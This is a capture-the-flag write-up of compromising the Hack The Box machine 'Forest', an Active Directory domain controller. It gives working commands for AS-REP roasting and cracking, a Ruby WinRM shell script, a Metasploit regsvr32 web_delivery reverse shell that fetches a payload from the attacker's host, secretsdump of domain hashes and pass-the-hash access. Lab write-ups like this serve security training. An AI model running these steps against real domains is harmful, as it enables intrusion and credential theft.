
Forest

```
==========================
|           FOREST 10.10.10.161              |
==========================
```



InfoGathering

```
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
```

Using Metasploit I obtained an SMB User list

```
msfconsole
search type:auxiliary smb
use auxiliary/scanner/smb/smb_enumusers
```

```
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
```

sebastien
lucinda
svc-alfresco
andy
mark
santi

LDAP SEARCH RESULTS

```
nmap --script=ldap-search.nse 10.10.10.161 -p389 -oN ldapsearch.results
```

SMB SHARE LIST

```
nmap --script=smb-enum-shares.nse 10.10.10.161 -oN shares.results
# I placed the share results into a easy to read list for possible scripting later.
grep '\\\\' shares.results | cut -d' ' -f4 | sed 's/://' > share.list
```

Impacket also returned some great results from samrdump.py

```
python samrdump.py 10.10.10.161
```

Gaining Access

I was able to get a hash using impacket. I installed the latest version as I realized mine was way out of date.
RESOURCE: https://github.com/SecureAuthCorp/impacket


The ASREPRoast attack looks for users without Kerberos pre-authentication required. Anyone can send an AS_REQ request to the KDC on behalf of any of those users, and receive an AS_REP message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline. More detail in Kerberos theory.

No domain account is needed to perform this attack, only connection to the KDC. However, with a domain account, an LDAP query can be used to retrieve users without Kerberos pre-authentication in the domain. Otherwise usernames have to be guessed.
In order to retrieve user accounts without Kerberos pre-authentication, the following LDAP filter can be used: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304)) . Parameter samAccountType allows to request user accounts only, without including computer accounts, and userAccountControl filters by Kerberos pre-authentication in this case.

```
python GetNPUsers.py htb.local/ -usersfile /root/HTB/boxes/Forest/user.list -format john -outputfile hashes.asreproast -request -dc-ip 10.10.10.161
```

The output file we created above ‘hashes.asreproast’ can than hopefully be cracked using john.

```
john hashes.asreproast --wordlist=/usr/share/wordlists/rockyou.txt
john --show hashes.asreproast
```




```
root@kali:/opt/ActiveDirectory/impacket/examples# john hashes.asreproast --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$svc-alfresco@HTB.LOCAL)
1g 0:00:00:02 DONE (2019-10-21 05:15) 0.4201g/s 1716Kp/s 1716Kc/s 1716KC/s s4553592..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/opt/ActiveDirectory/impacket/examples# john --show hashes.asreproast
$krb5asrep$svc-alfresco@HTB.LOCAL:s3rvice

1 password hash cracked, 0 left
root@kali:/opt/ActiveDirectory/impacket/examples# _
```

I tried using smbclient to login which worked for //10.10.10.161/IPC$ but not the actual C Drive or admin share.
Lets try WinRM
The below ruby script successfully logged in!!!
Another Good winrm ruby script is Evil WinRM
RESOURCE: https://github.com/Hackplayers/evil-winrm

```
require 'winrm-fs'

conn = WinRM::Connection.new(
                             endpoint: 'http://10.10.10.161:5985/wsman',
  transport: :ssl,
  user: 'svc-alfresco',
  password: 's3rvice',
  :no_ssl_peer_verification => true
)

file_manager = WinRM::FS::FileManager.new(conn)


class String
  def tokenize
    self.
      split(/\s(?=(?:[^'"]|'[^']*'|"[^"]*")*$)/).
      select {|s| not s.empty? }.
      map {|s| s.gsub(/(^ +)|( +$)|(^["']+)|(["']+$)/,'')}
  end
end


command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        if command.start_with?('UPLOAD') then
            upload_command = command.tokenize
            print("Uploading " + upload_command[1] + " to " + upload_command[2])
            file_manager.upload(upload_command[1], upload_command[2]) do |bytes_copied, total_bytes,
local_path, remote_path|
                puts("#{bytes_copied} bytes of #{total_bytes} bytes copied")
            end
            command = "echo `nOK`n"
        end

        output = shell.run(command) do |stdout, stderr|
            STDOUT.print(stdout)
            STDERR.print(stderr)
        end
    end
    puts("Exiting with code #{output.exitcode}")
end
```

We can read the user flag!

```
type C:\Users\svc-alfresco\Desktop\user.txt
```



```
root@kali:~/HTB/boxes/Forest# ruby winrm.rb
PS htb\svc-alfresco@FOREST Documents> type C:\Users\svc-alfresco\Desktop\user.txt
e5e4e47ae7022664cda6eb013fb0d9ed
PS htb\svc-alfresco@FOREST Documents> _
```

USER FLAG: e5e4e47ae7022664cda6eb013fb0d9ed

PrivEsc

Now I am going to gain a meterpreter shell and see if I can dump any hashes or gain an easy system

```
use exploit/multi/script/web_delivery
set LHOST 10.10.15.140
set SRVHOST 10.10.15.140
set SRVPORT 8081
set LPORT 8082
set target Regsvr32
set payload windows/x64/meterpreter/reverse_tcp
run
regsvr32 /s /n /u /i:http://10.10.15.140:8081/Hg5jFo.sct scrobj.dll
sessions -l
sessions -i 1
```

Now lets try the basics
The command systeminfo did not work before so we can get that info now.

```
sysinfo

Computer        : FOREST
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : HTB
Logged On Users : 1
Meterpreter     : x64/windows

hashdump
# This failed

getsystem
# This failed

load incognito
list_tokens -u
list_tokens -g
# These failed
```


cmdkey /list returned no stored crednetials

I tried running a few PowerShell enum scripts such as PowerSPloits Invoke-AllChecks, Invoke-MiMikatz -DumpCreds and Get-System
I ran jaws-enum.ps1

Since we have credentials lets try running a secrets dump from impacket. We have a service account which might be useful here

```
python secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161 -dc-ip 10.10.10.161
```

Hell yeah this gave us a password hash. Lets pass it to smbclient and read the root flag



```
root@kali:/opt/ActiveDirectory/impacket/examples# python secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161 -dc-ip 10.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
```

This gets us logged into the C Drive

```
smbclient -U 'htb.local/Administrator%32693b11e6aa90eb43d32c72a07ceea6' --pw-nt-hash //10.10.10.161/C$

get C:\Users\Administrator\Desktop\root.txt
exit
cat root.txt
f048153f202bbb2f82622b04d79129cc
```

ROOT FLAG: f048153f202bbb2f82622b04d79129cc